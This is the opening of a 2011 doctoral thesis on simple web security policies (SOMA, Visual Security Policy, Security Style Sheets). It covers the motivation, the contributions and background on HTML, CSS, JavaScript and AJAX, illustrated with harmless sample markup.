Simple Security Policy for the Web

Terri Kimiko Oda

October 24, 2011

Abstract

If web security were a siege, the attackers would be winning: it is relatively easy to compromise a site, but it takes significant resources for a defender to provide even modest security. One of the reasons for this is that current web security technologies are very complex to learn, understand, implement and maintain. As a result, security may be ignored in favour of other concerns. Simple security policy would allow defenders tools that could be used despite other constraints: The web needs simpler policy which can stop basic attacks in order to level the playing field. In this thesis, I demonstrate how several facets of the web can be extended to allow for lightweight policy additions: the same origin policy can be adapted to allow additional restrictions on inclusions and communication as we show with the Same Origin Mutual Approval (SOMA) policy. The visual layout of the page can be leveraged to produce policies that control within-page communications for page elements as we show with Visual Security Policy (ViSP). And finally, cascading style sheets can be adapted to produce an extensible policy that encompasses some of the best mitigation strategies currently available as we show with Security Style Sheets. To show the utility of these policy languages, I give formal models followed by case studies demonstrating how these simple policy languages could be used in practice and how their simplicity makes them especially attractive compared to existing solutions in the web space.

Dedication

This thesis is dedicated to my grandfather, William Smith, whose sensible questions about why developers did not solve the security problems of the web led me to wonder how I could improve things. Although he did not live to see this work completed, I hope that others will continue to benefit from his insights.

Acknowledgements

First, I want to thank my family for their support throughout this process. In particular, Susan Oda has been a sounding board for many an idea and has really gone above and beyond her sisterly duty not only in supporting me and this work, but in providing insights into graphic design, infographics, sharks, ponies, and totally appropriate singing on teamspeak.

My friends have also been amazing resources. I want to particularly thank John Hawley for his emotional support and willingness to double-check slides before bedtime, Marlene Keeley for the many coffee talks about biology and crocheted angry birds, Ken O'Byrne for his insight into practical security practices and willingness to go for poutine and milkshakes in the middle of the night and Roy Hooper whose servers stored backups of my work and who often seems to be on IM right when I need a sounding board. My many other friends in MBL, Zone12, Mathsoc and other groups have helped immeasurably over the years.

My supervisor, Anil Somayaji, has an amazing knack for listening to off-the-wall ideas and helping translate them into workable solutions. Many people would have blanched at the idea of fusing ideas from graphic design with ideas from security, but he helped me refine these ideas into the document you hold today.

Thanks to the many colleagues at the Carleton Computer Security Lab who provided feedback over the years. Your willingness to listen to my sometimes off-the-wall presentations and provide constructive feedback has been invaluable. I owe a particular debt of gratitude to Glenn Wurster, whose work on SOMA and our related conversations inspired and solidified many of my early ideas in the web space. Thanks especially go to Paul van Oorschot, Robert Biddle, Carson Brown, Luc des Trois Maisons, Julie Thorpe and Preeti Raman.

My thesis committee's support and commentary has been invaluable, as have the comments from the many anonymous reviewers who provided constructive feedback on the papers submitted from this work. I would be remiss if I did not also mention my former co-supervisor, Tony White, whose completely different perspective kept me grounded during the early phases of this work.

Finally, this work would not be possible without the funding received through NSERC's PGS-D scholarship, as well as funding from NSERC ISSNet and Carleton University.

Contents

List of Tables

List of Figures

List of Code Listings

1 Introduction

The web is vulnerable to attack. 71% of web applications suffer from a command execution, SQL Injection, or Cross-Site Scripting vulnerability according to HP [24], and Whitehat security reports similar numbers [98]. Widely publicized hacker groups poke holes in large corporations and government entities because they think their lack of security is funny, and they are not lacking for targets [32]. Estimates say that on average websites are attacked 27 times per hour or about once every two minutes, but this can go up to 25,000 attacks per hour [41].

So why does the web remain vulnerable? With all the widely-publicized attacks, people must be aware that the web is a dangerous environment. Why not just fix these known vulnerability types?

The answer is that it is not that easy. Doing good web security can be hard, time consuming, costly and confusing. The state of the art in web security is rarely like buying a lock for your house; it is more like tearing the entire thing down and rebuilding from new, “security from the outset” blueprints. Or perhaps like requiring everyone in and out of your house to go through a series of scanners and checks akin to those used at airports. These increased security measures are costly, may impair access, and ultimately there is often little proof that the “secure” blueprints are secure or that the scanners will stop all bad behaviour from your visitors – a clumsy friend might still knock coffee onto your carpet. Unsurprisingly, few people can justify scanners outside their houses to stop domestic terrorism, and relatively few people seem to be justifying the digital equivalent for their websites.

For example, many existing security best practices require that the code, like the theoretical house, be built from the ground up. Buffer overflow attacks can be fixed by careful input checking, and other fundamental security flaws require the architecture to support them. Within the web space, organizations such as OWASP offer extensive guides for developers, consultants and other professionals who wish to design, develop and deploy secure systems [45]. Still more security technologies act like the airport scanners, be it intrusion detection techniques, SELinux policies or web-specific technologies such as web application firewalls. While these can be deployed outside of the main application or web application, they still require experts who are intimately familiar with the application if they are to be most effective.

1.1 Mitigating Web Attacks

One way to make the web more secure is to use mitigation technologies. Done well, a mitigation technology could shift the balance of power by making attacks considerably more difficult and complex for the attacker, but require relatively minimal work on the part of the defender.

What web security needs is something more equivalent to physical locks: simple mitigation techniques. A lock is reasonably simple and quick to use, yet it provides basic physical security protections. A bicycle lock, for example, may not stop the most determined thieves who can cut through the lock, but it will stop many opportunistic thieves, and it greatly increases the costs and risks for the thieves. It is not a perfect solution, but it is often one that is good enough for the purpose. Buying a lock is seen as a sensible precaution to deter theft. You do not need to be a locksmith or lock manufacturer to benefit from a lock. Mitigation technologies can behave much like a bike lock, requiring attackers to have more sophisticated tools and potentially to leave themselves at greater risk of exposure in order to pull off the attack.

You see such barriers in other aspects of computer security. While setting firewall rules still requires some network expertise, it does not require the system administrator to know all the intimate details of all the software running in their network. Basic file permissions can be set by regular users to protect their privacy or allow others on the system access to shared resources. These permissions will not necessarily stop all unwanted accesses, but they can provide some basic boundaries without severely compromising users' ability to use the system. In a similar vein, while virus scanners are complex tools under the hood, regular desktop users can typically install and use one without requiring extensive training.

Barriers are hardly unique to computers or even to human-made systems; they are used to help mitigate attacks even in biological systems. Larger organisms are made up of cells, and the body can contain infection and kill off cells without destroying entire tissues or even creatures. Mitigation techniques such as those that encapsulate and separate items are well-studied and known ways to defend against unpredictable attacks.

The web needs such barriers, too. In the context of the web, we need simpler proposals for web security that are sufficient for basic attacks. Site operators may have little time available to spend on security, and need to weigh risks reasonably when implementing a solution.

Right now, most web security technologies need access to the underlying code for rebuilding a new and more secure site. A vulnerability scanner finds vulnerabilities, but eventually requires a trained developer to fix bugs [89]. The new HTML5 sandboxed iframe can ease deployment of mashup protections, but someone must insert the iframes into the page [93]. Even Mozilla's Content Security Policy, intended to be a simple mitigation technique, currently requires the removal of any inline scripts [56], a non-trivial change for many web sites (for example, those using analytics or other third party software [101] [13]). While these are clearly viable and valuable solutions, deploying them on a site is not entirely simple.

In this thesis I demonstrate that it is possible to create simple web security policies that are sufficient to protect against basic attacks by leveraging existing structures of the web.

By leveraging existing web structures, we can minimize the complexity of abstractions needed, thus making the policy more simple. For example, many people can handle single file permissions because they have a very good sense of what a file is and how they might want it accessed and used. However, SELinux needs a more extensive behavioural overlay to more carefully control file accesses. The resulting complexity is often considered a significant barrier to the adoption of SELinux [15, 57].

1.2 Web Security's Expertise Problem

Much of the work in web security has focused on the needs of developers and security experts. As web security is a relatively new field, this is a perfectly logical place to start: those with greater expertise and vested interest in security are reasonable choices for early adopters and are much more likely to make a large impact on the security of the web as a whole. However, while this is a good place to start it does not encompass all of the security technology that needs to be created. One of the issues in web security is that there is a perception that only a small number of sites really need security: those that deal with money or extensive personal details, for example. But increasingly, even "simple" pages can become complex "web mashups" in need of currently complex within-page protections.

Focusing on amateurs brings some additional constraints to the problem in that we cannot assume a high level of technical competence or experience, and we cannot assume interest in learning an ultimately complex system. However, while these constraints make things harder for a system designer, ignoring them can put more people at risk.

One of the common themes we have seen in web security is the assertion that in order to provide security, one must change the page. Best practice requires careful rewriting of all code to ensure that it is safe through sanitization methods. Once security vulnerabilities are found, they need to be fixed in code.

While these remain the ideal solutions, the costs involved in rewriting and reworking an existing page can be quite considerable, involving major changes to back-end code that may be very complex. Changes may result in severe performance penalties, significant visual changes that may hinder website usability or aesthetics, or outright cause pages to break due to mistakes or layouts that are incompatible with the necessary changes. While an expert may be able to find solutions to these problems, an amateur is less likely to do so. As such, my work attempts to create policy that can be kept separate from the page, allowing one to make changes in the policy with smaller risks. This is not without cost – web pages could be made safer with more extensive changes – but the reality is that pages are not being altered right now, and minimal policy-based solutions could be a gateway to better security.

1.3 Simplicity

Ideally, we would like web security to be simple, making it possible to provide security without requiring huge complex solutions. Intuitively, such simple solutions could be faster and easier to use, as well as more maintainable. However, many people feel that complexity is necessary for perfect security. My goal has been to demonstrate that simplicity is *feasible* as a goal within the design of web security technologies. Future work will hopefully demonstate that simplicity can help result in increased usability, but for now demonstrating that it is possible security and simplicity are not diametrically opposed goals is sufficient challenge.

What does simplicity mean within the web space? We suggest three properties:

1. based on familiar abstractions

2. short

3. with minimal or familiar syntax

These properties are discussed further in Chapter 3.

1.4 Hypothesis and Contributions

It is possible to create a simple web security policy based upon existing web structures that can be used to stop or mitigate many common attacks.

I have proved this hypothesis by creating three simple policies that fit the criteria of being simple, providing additional security against common attacks, and based upon existing web structures.

Before demonstrating that it is possible to create simple web security policy languages, I needed to demonstrate that simplicity was a valuable goal within the web security space. This was discussed in Section 1.2. Then to show that simple policies are possible within the web space, I created three such policies: the Same Origin Mutual Approval policy (Section 1.4.2, joint work with Glenn Wurster), Visual Security Policy (Section 1.4.3), and Security Style Sheets (Section 1.4.4). Each of these is tied to different web structures: SOMA to domain names and the Same Origin Policy, ViSP to the visual layout of the page, and SSS to the layout language CSS and the HTML DOM more directly.

1.4.1 A notion of web security for the masses

The idea that web security tools need to be made available to the masses is a surprisingly unique one. Current tools and technologies tend to assume that the defender will be a security-trained programmer, or willing and able to invest the time to learn to build secure solutions. Unfortunately, within the web space these can be dangerous assumptions that result in solutions that are not entirely practical for existing websites. Several of my early publications discuss this issue and the implications of it.

Related publications

- Terri Oda, Anil Somayaji. "No Web Site Left Behind: Are We Making Web Security Only for the Elite?" Web 2.0 Security and Privacy (W2SP). May 20, 2010.
- Terri Oda, Anil Somayaji, Tony White. "Content Provider Conflict on the Modern Web" Symposium on Information Assurance (New York State Cyber Security Conference), Albany, NY, June 4-5, 2008.

1.4.2 Same Origin Mutual Approval (SOMA)

The same origin policy is a backbone of web infrastructure: it defines restrictions (or lack of restrictions) upon how pages include content and communicate with other sites. Together with Glenn Wurster, I have built upon this framework to create the Same Origin Mutual Approval (SOMA) policy. This gives site operators basic controls over what content is included in their sites and whether their content can be included elsewhere. This can be used to stop or hinder attacks that require external content loads or communication with arbitrary sites, such as cross-site scripting and cross-site request forgery attacks.

Related publications

- Terri Oda, Glenn Wurster, Paul Van Oorschot, and Anil Somayaji. "SOMA: Mutual Approval for Included Content in Web Pages" ACM Computer and Communications Security (CCS'08), October 27-31, 2008. Pages 89-98.

1.4.3 Visual Security Policy (ViSP)

The visual layout of the page contains a great amount of additional information about how a page will be used and what elements are related. I have leveraged this information to produce policies that control within-page communications using visual elements in Visual Security Policy (ViSP). ViSP allows policy to be attached to visual regions of the page, and can mitigate attacks that require communications within the page, such as attacks that steal information or modify existing page structures to prey upon users.

Although the idea of sub-page encapsulation is not novel, the idea of focusing on policy as a visual medium is not explored elsewhere. Traditional security policy has no visual component, probably because the systems being protected were not as visually oriented.

Related publications

- Terri Oda, Anil Somayaji. “Visual Security Policy for the Web” USENIX Workshop on Hot Topics in Security (HotSec ’10), August 10, 2010.

1.4.4 Security Style Sheets

Finally, cascading style sheets (CSS) provides more detailed information about the visual layout and semantic structure of a page. I have adapted CSS to produce Security Style Sheets, an extensible policy that unites several existing mitigation strategies using a single syntax so that defenders can gain access to a larger set of tools while only needing to learn a single policy language. The resulting security policy can deal with a variety of modern attacks, including many types of cross-site scripting.

Security Style Sheets is unusual in that it is designed to unify a variety of security techniques within a common syntax, with the goal of integrating other techniques in the future.

1.5 Chapter Outline

This thesis proceeds as follows: Background is given in Chapter 2. This includes basic web technologies in Section 2.1, web vulnerabilities and attacks in Sections 2.2 and 2.3, and protective technologies in Section 2.4. This is followed by background in security policy in Section 2.5. The problem description is given in Chapter 3. In the following chapters, I give more detail into the simple policies I have created: SOMA in Chapter 4, ViSP in Chapter 5 and Security Style Sheets in Chapter 6. In Chapter 7 we examine some mathematical models of attacks to illustrate how policy can stop attacks. To demonstrate these technologies in greater detail and to contrast them with existing web protection methods, I follow through several case studies in Chapter 8. Further discussion can be found in Chapter 9.

2 Background

In order to understand web security, one must first understand the web. Section 2.1 gives a brief introduction to the web including HTML (HyperText Markup Language), CSS (Cascading Style Sheets), and JavaScript. Section 2.2 talks about the vulnerabilities of the web and how code comes to be inserted via cross-site scripting or through other methods. Section 2.3 covers malicious actions it can do once executed as part of that page. To better understand how my work fits within the existing frameworks, Section 2.4 explains a variety of web security technologies relevant to my work. Finally, an overview of security policy and how it can apply to the web is given in Section 2.5.

2.1 Web Page Basics

This section gives an overview of the technologies used to create the web. Section 2.1.1 gives a primer on HTML and XHTML, the markup languages used to define web documents. Section 2.1.2 describes cascading style sheets (CSS), the language used to define layout and style information. Section 2.1.3 explains some basic information about JavaScript, the most popular scripting language used on the web both for adding functionality for web pages. . . and for compromising them.


2.1.1 HTML

HTML is short for HyperText Markup Language. Originally created in 1989 to help physicists at CERN share documents [74], HTML allows one to enhance a plain text document with meta information including semantic details about the content, links, and other embedded information.

A web page is, at its core, a text document written in HTML. While the text document can be read by a human directly, it is typically displayed on a computer using a *web browser*, an application which is designed to display HTML. This basic web page may also contain other embedded technologies, such as JavaScript or Flash.

In order to provide semantic information about the page, HTML uses *tags* enclosed by angle brackets. These can be used to differentiate separate parts of the web page. For example, one would enclose the title of the page in the tags <title> and </title>. Most tags have both an opening and a closing variant in HTML, while in the closely-related but stricter variant XHTML (eXtensible HyperText Markup Language) all tags have closing tags[1]. See Figure 2.1 for an example of a short HTML page and the way it would display.

```
<html>
<head>
   <title>A sample page</title>
</head>
<body>
   <h1>The story of Star</h1>
   <p>Star was a gerbil who <em>loved</em>
   to run free.  One day...</p>
<p>[<a href="page2.html">Next Page</a>]</p>
</body>
</html>
```



A sample page

The story of Star

Star was a gerbil who *loved* to run free. One day...

[Next Page]

Figure 2.1: Sample HTML code and the resulting page

[1]There is a shorthand in HTML for situations where the closing tag would immediately follow the opening tag, where the closing part is put within the tag. For example, a line break tag is commonly written as <br /> rather than <br></br>

While it is possible to view saved web pages locally, the typical view of the web is as a client-server model, as shown in Figure 2.2. The HTML pages are stored or (more likely) generated on a web server. The web client or browser requests a specific page from the web server, which is transmitted via the HTTP (HyperText Transfer Protocol) or HTTPS (HyperText Transfer Protocol Secure, an encrypted version of the same protocol). The browser then interprets the HTML in order to display the page.




Figure 2.2: The basic client-server model of the web

While the view espoused in Figure 2.2 gives the basic idea of the client-server model of the web, web pages are actually more complex than that model implies.

HTML tags allow one to embed other content into a page, such as images, text or code. Thus, pages often use content from other sources. Rather than a one-to-one relationship between client and server, we may have a one-to-many relationship between a client and multiple servers. A single page may need to contact many different servers in order to display all the information embedded within the page.

In order to embed and link to content, we need a way to specify the location of resources and web pages. Uniform Resource Locators (URLs) are short strings that identify the address of a resource on the web. For the purpose of this document, we use the term URL to refer to a web address, but there is a confusing relationship between URLs, URIs (Uniform Resource Identifiers) and URNs (Uniform Resource Names); see [87] for more detail.

The first piece of a URL specifies the protocol being used (typically HTTP or HTTPS). What follows that in the URL is the domain name [55], which may include a subdomain.




Figure 2.3: The one client-many servers model of the web

Optionally, one may specify a port number (the default port for the web is 80), and then a path to the actual resource being requested (an indicator of the location of the file on the file system), and any arguments being sent to this location. See Figure 2.4 for an example. A URL might be used to show the address of a page to load when a link is clicked, or an image to display within the page, or other embedded content. Note that if a page is loading content from the same site, the web page creator can skip the protocol and domain and simply specify the path and resource requested.




Figure 2.4: Parts of a web address (URL)

```
<img src="http://example.com/buster.jpg"
     alt="Buster the dog, a 7 year old Shih Tzu">
```

Listing 2.1: Code for embedding an image

Thus, to embed an image, you might use code as in Listing 2.1. The address `http://example.com/buster.jpg` is a URL which tells the browser which image to embed in the page and where to find it.

To create a link, similarly, you use the anchor or <a> tag much the same way. Line 9 of Figure 2.1 shows a link to a local page, where the protocol and domain have been omitted.

2.1.1.1 Generation of HTML

Originally, HTML pages were actual files saved on a *web server*, a machine which provides these files to many potential browsers. Maintaining a full *web site*, composed of many pages, can be quite time consuming when pages must be updated manually, and it becomes nearly unmanageable to handle a site with constantly changing content if individual files must be updated.

For example, consider a bulletin board site: for each new post, not only would we need to create a new HTML document for the post, but also update an index page for the forum, any places where there might be a list of recent posts, any place that might contain a number indicating a number of posts, previous and next pages, etc. While it would definitely be possible to write out new files for every update (and indeed, this is done in some cases, particularly when request performance is an issue), it is becoming a less popular way to manage a web site. It is more common for information to be stored in a database or other data storage area, pages are created upon request, using the most up-to-date information.

Thus, a modern web server typically sends out not only static files but also HTML generated dynamically by server-side programs. While early server-side programs might have been written in C, it has been supplanted by scripting languages designed more with the web in mind. Popular scripting languages such as Perl, PHP, Ruby and Python have libraries for HTML output and communication with databases for storage of information, making it easier for web programmers to produce code that generates pages as requested.

A web page denotes a single HTML document (which may be generated on the server side), and a web site denotes a collection of pages which share the same domain name. The term *web application* has also come in to common use. It denotes a collection of pages, often part of a single site, that behaves more like a traditional application. A common example of this is webmail clients, which are email clients run entirely through the browser. While these distinctions are occasionally useful, they can be fairly arbitrary as even a single page can contain a lot of code and functionality.

It can be useful to consider that a web page goes through several different representations between the server and the client:

1. On the server side, either a static document is provided or scripts are used to generate the page.

2. The resulting page is transmitted as an HTML document, or a set of interlinked documents, scripts, CSS and other content. These are transmitted using HTTP if unencrypted, and HTTPS if encrypted.

3. The browser (client) receives this content and assembles it into an intermediary stage called the HTML DOM or Document Object Model. It is this representation that the browser and scripts manipulate. (The HTML DOM and manipulation thereof is discussed in greater detail in Section 2.1.3.)

4. The DOM is rendered for human eyes as a visually laid out set of text, images and other content.

2.1.1.2 Web page input

As well as allowing embedded content and links, web pages can allow input from the user. The standard of getting user data is through forms. There are two ways to submit form input in HTML:

GET is intended to be used when the form results are *idempotent*, that is they have no effect on the stored state of the website. If a form uses this method, the parameters are encoded into the URL as shown in Figure 2.4. It is also common to make links include parameters, and these can be treated the same as other form submissions.

POST is intended to be used when the form submission will result in a lasting change, such as sending an email or updating an address. If a form uses this method, the parameters are sent as part of a message body sent to the web server.

While this is the *intended* use of GET and POST, the reality is that both may be used to make permanent changes to the website. (This fact is abused in a cross-site request forgery attack, which is explained in more detail in Section 2.3.5.) And user input as a whole is used in a variety of web attacks, as discussed in Section 2.2.

Although it may be tempting to think of the parameters at the end of the URL as the user input portion of the URL, it is safer to treat the entire URL as (potentially untrusted) user input. While the idea is that a URL refers to a specific resource on a given domain and path, it is possible that a script on the server side is actually generating the requested resource on the fly. For example, the URL `http://example.com/photos/buster` could be translated by a script at `http://example.com/photos` to mean “create an HTML page that includes the photo `buster.jpg`” This is sometimes done to make shorter and more memorable links.

While these are the main two ways of getting input into a page, they are not the only ones. Some types of input are perhaps not obvious: the language settings or browser version string can also be input. Others are not generally thought of as user content: embedded scripts and other resources are also input to the page.

Modern web pages rely heavily upon user-contributed content. This is said to be one of the defining features of Web 2.0, and it is a characteristic of many sites we use today. Wikipedia, the popular user-created encyclopedia, is an example that allows everyone to edit almost all content. Facebook is another: people may not be able to edit others' content, but the site's value is based entirely on the status updates, photos, etc. provided by its users.

2.1.2 Cascading Style Sheets (CSS)

Early versions of HTML had little information related to the appearance of the page: the idea was that the browser would choose something suitable for the display being used. As the web matured it became apparent that people wanted more control over the appearance of their pages. Thus, tags and properties of tags used for appearance and layout made their way into later HTML specifications. Eventually, the appearance-related code was separated out into CSS (CSS (cascading style sheets))[74] which can be included as part of the HTML document or in separate files. This allowed web page developers to separate style and layout information from the content of a web page. This made it easier for styles to be updated, maintained, or completely reworked without requiring changes to the HTML document itself.

CSS is a way for developers to specify style and layout for a web page. Rather than using (now deprecated) tags like `<center>` within the HTML document, each HTML element can be "styled" either inline or in a separate document. For example, to center a paragraph one might use `<p style="text-align: center">`.


CSS is used to define the properties of the structure elements elements such as colour, alignment, margins, size and borders. The web uses a "box" style layout: each element is treated as a rectangular object that can be displayed and styled. (Curves on a web page are

```
 1 <html>
 2 <head>
 3    <title>Sample Document</title>
 4    <style type="text/css">
 5       .comment {
 6          padding: .4em;
 7          border: 2px solid gray;
 8       }
 9       h1, h2 {
10          color: #236B8E;
11       }
12       #footer {
13          text-align: center;
14       }
15    </style>
16 </head>
17 <body>
18 <h1>Norwegian Blue Parrot</h1>
19 <p>What's wrong with it?<p>
20
21 <h2>Comments</h2>
22 <p class="comment">A: 'E's dead! </p>
23 <p class="comment">B: No... he's resting. </p>
24 <p class="comment">B: Beautiful plumage! </p>
25
26 <div id="footer">
27    &copy; 1969
28 </div>
29
30 </body>
31 </html>
```

Listing 2.2: Sample HTML document with CSS

usually a result of careful use of images to draw the eye away from the underlying box-based style.)

The real power of CSS comes when it is separated out and can be applied to entire classes of items. In Listing 2.2 and the corresponding Figure 2.5, we can see how a style might be applied to a small document. The style is given in lines 4-16, while the rest of the listing gives the rest of the HTML. In the CSS from lines 5-8, we set the properties of any element with class comment so that it will have a padded box with a solid gray line around it. The padding is specified as ".4em" which is relative to the existing font size so that the padding is 40% the size of one text unit. In lines 9-11 we set the color of both header one (h2) and header two (h2) elements to be a shade of blue. In lines 12-14, we ensure that the element with the id of "footer" has centered text. Figure 2.5 shows the page as it would be rendered



Norwegian Blue Parrot

What's wrong with it?

Comments

A: 'E's dead, that's what's wrong with it!

B: No, no, 'e's uh,...he's resting.

B: Beautiful plumage!

© 2010

Figure 2.5: Web page corresponding to the code in Listing 2.2.

in a modern browser.

Note the different ways in which we can refer to content:

1. The style can be applied to a tag, as it is in lines 9-11 of Listing 2.2 which sets the properties for the tags H1 and H2. (One could also set the styles for H1 and H2 separately, but since we wish the colour change to be the same for both tags, we have the option to combine them in this manner.)

2. The style can be applied to a class. That means that a single tag can have different styles in different parts of the document, as we see with the paragraph tags shown in Figure 2.5.

3. The style can be applied to an id, which is intended to be unique. Thus the document would have only one footer as shown in Listing 2.2 and Figure 2.5.

In addition, CSS allows sections to inherit styles, or style by tag or class *within* (and only within) a named section by id. Elements may have more than one class, as well. This allows a surprising amount of versatility and ability to specify styles en-masse without too many repeated appearance segments.

2.1.3 JavaScript and Client-Side Scripting

JavaScript is a programming language originally created in 1995 by Brendan Eich at Netscape [58] so that web pages could be more dynamic. It was standardized as ECMA-262 (ECMAScript), with development of the standard starting in 1996 and the latest edition (the third edition) set in 1999 [28]. Despite the name ("an ill-fated marketing decision to try to capitalize on the popularity of Sun Microsystem's Java language – despite the two having very little in common" [58]), JavaScript is not directly related to the Java programming language. Like Java, it uses a C-like syntax.

JavaScript is used to make pages more dynamic on the client side. For example, it is often used for menus, and advertising servers use it as a way to gather information and display appropriate advertisements for a page. It is actually a full language running in the browser, with full access to nearly everything on the page (see Section 2.4.1.2 about what is accessible under the same origin policy).

JavaScript has gradually emerged as the most popular and well-supported scripting language, but it is not the only one. There are two other technologies of note: The popular Adobe Flash plugin [10] is often used to serve up advertisements, videos, or even entire pages. Although its use is now waning, Microsoft's ActiveX [53] also used to provide dynamic content.

It is the embedded content that makes web pages different from both documents and from traditional applications. The web was built to share information, and as such it was made easy to embed content from other sources: just provide the address and the browser would add in anything you specified. This works for code as well as images, but while images do not need to modify the page, sometimes code does. A little piece of code might insert a bit of functionality into the page. These "web widgets" are incredibly popular: many pages will include small functional improvements such as search features, blog trackbacks, easy ways to share information, current weather or news, recent social network status updates, video players or the advertisements which provide the economic foundation of much of the web.

In order to insert these little pieces of information, each widget needs the ability to write to the page. No problem: the web was built to accommodate sharing, so it defaults to giving every piece of code access to write to the entire page. As mentioned briefly in Section 2.1.1.1, the browser converts HTML into an intermediary stage called the HTML DOM (Document Object Model). JavaScript is able to manipulate the DOM directly, adding, removing or modifying nearly anything within the DOM. The web is inherently promiscuous and makes it easy to share and take information from a variety of sources.

This might not have been a problem back when these design decisions were made. Pages were more static affairs, so if some JavaScript was included, that was the choice of the page creator and that was enough justification to allow full, unrestricted access. But as we will see, this level of trust has become quite dangerous as the way in which we build and use the web has changed. In Section 2.4.1 we will discuss in more detail how JavaScript allows access to included scripts.

2.1.3.1 AJAX

The communications of a web page have changed considerably due to AJAX. AJAX stands for *Asynchronous JavaScript And XML* and it is the foundation for many interactive modern web pages. As the name implies, it is not really a brand new technology so much as a clever use of JavaScript and XML (eXtensible Markup Language, a generic version of markup languages such as HTML) to do asynchronous communication. It uses JavaScript's `XMLHttpRequest` [103] object to send XML-formatted messages to and from the server, and usually uses JavaScript to update the page as a result of these messages. Although AJAX started with XML, JSON (JavaScript Object Notation) has replaced it in some contexts as a lightweight way to transmit data.

In a traditional web page, communication back to the server would happen only when the page loaded, and when the user clicked a link or submitted a form to load a new page, or when the entire page was reloaded because of a refresh command. In pages using AJAX, the web server and page in the user's browser can communicate constantly without requiring additional actions from the user. This allows web pages that behave more like desktop applications: web mail clients which constantly update with new messages as they arrive, instant messaging clients which allow real communication without requiring a Java or Flash applet, sites such as Facebook which update in realtime with status messages from many friends, and many others.

It is worth noting that AJAX is strongly linked to the term Web 2.0. Although definitions for the term Web 2.0 vary wildly, since not everyone agrees upon what the "next generation" (or really, the current generation) of the web is, the most popular definitions tie it to collaboration, user-contributed content, and interactivity. Since AJAX allows easier interactivity without constant page reloads, the use of AJAX is sometimes used as a defining feature of Web 2.0 sites (the other, as previously discussed, is user-generated content). Note that AJAX pages are subject to all the same problems as traditional web pages, with additional attacks concentrated on the communication layer that AJAX provides [70].

JavaScript and AJAX have changed the execution model of the web. Web pages are no longer static documents, but rather running programs which may communicate constantly with the outside world. They are mobile code which is executed in web browsers. Even basic information pages may in actuality be complex programs.

2.2 Web Vulnerabilities

From the standpoint of the user, the big concern is that malicious content is being viewed and executed in their browser – it matters relatively little how the content got there and whether it stays there when other users visit the page. However, from the standpoint of the defender, it can be very helpful to distinguish different avenues of attack so that they can be closed. This section (Section 2.2) details some different ways in which content and code may be inserted into a web page, while the following section (Section 2.3) details what the code might do once it has gained access to the page.

2.2.1 Malicious Content Injection

Malicious content injection is a vulnerability where the attacker is able to hijack normal user input mechanisms to insert malicious content into a web page. The malicious content injection is the mechanism by which many client-side attacks get inserted into a web page.

We discussed web page input in Section 2.1.1.2. Often, it is useful for such user input to be redisplayed. For example, search queries may be displayed along with search results, the path from the URL is displayed as part of the "breadcrumbs" (a single path directory or work flow listing used for easier navigation), or comments are displayed with an article. But if people can provide content which will be displayed on the page, sometimes they can also manage to insert code or content. This can be a convenience if the user in question is supposed to have this power, but it can also be very bad if the person inserting the code wants to damage the site.

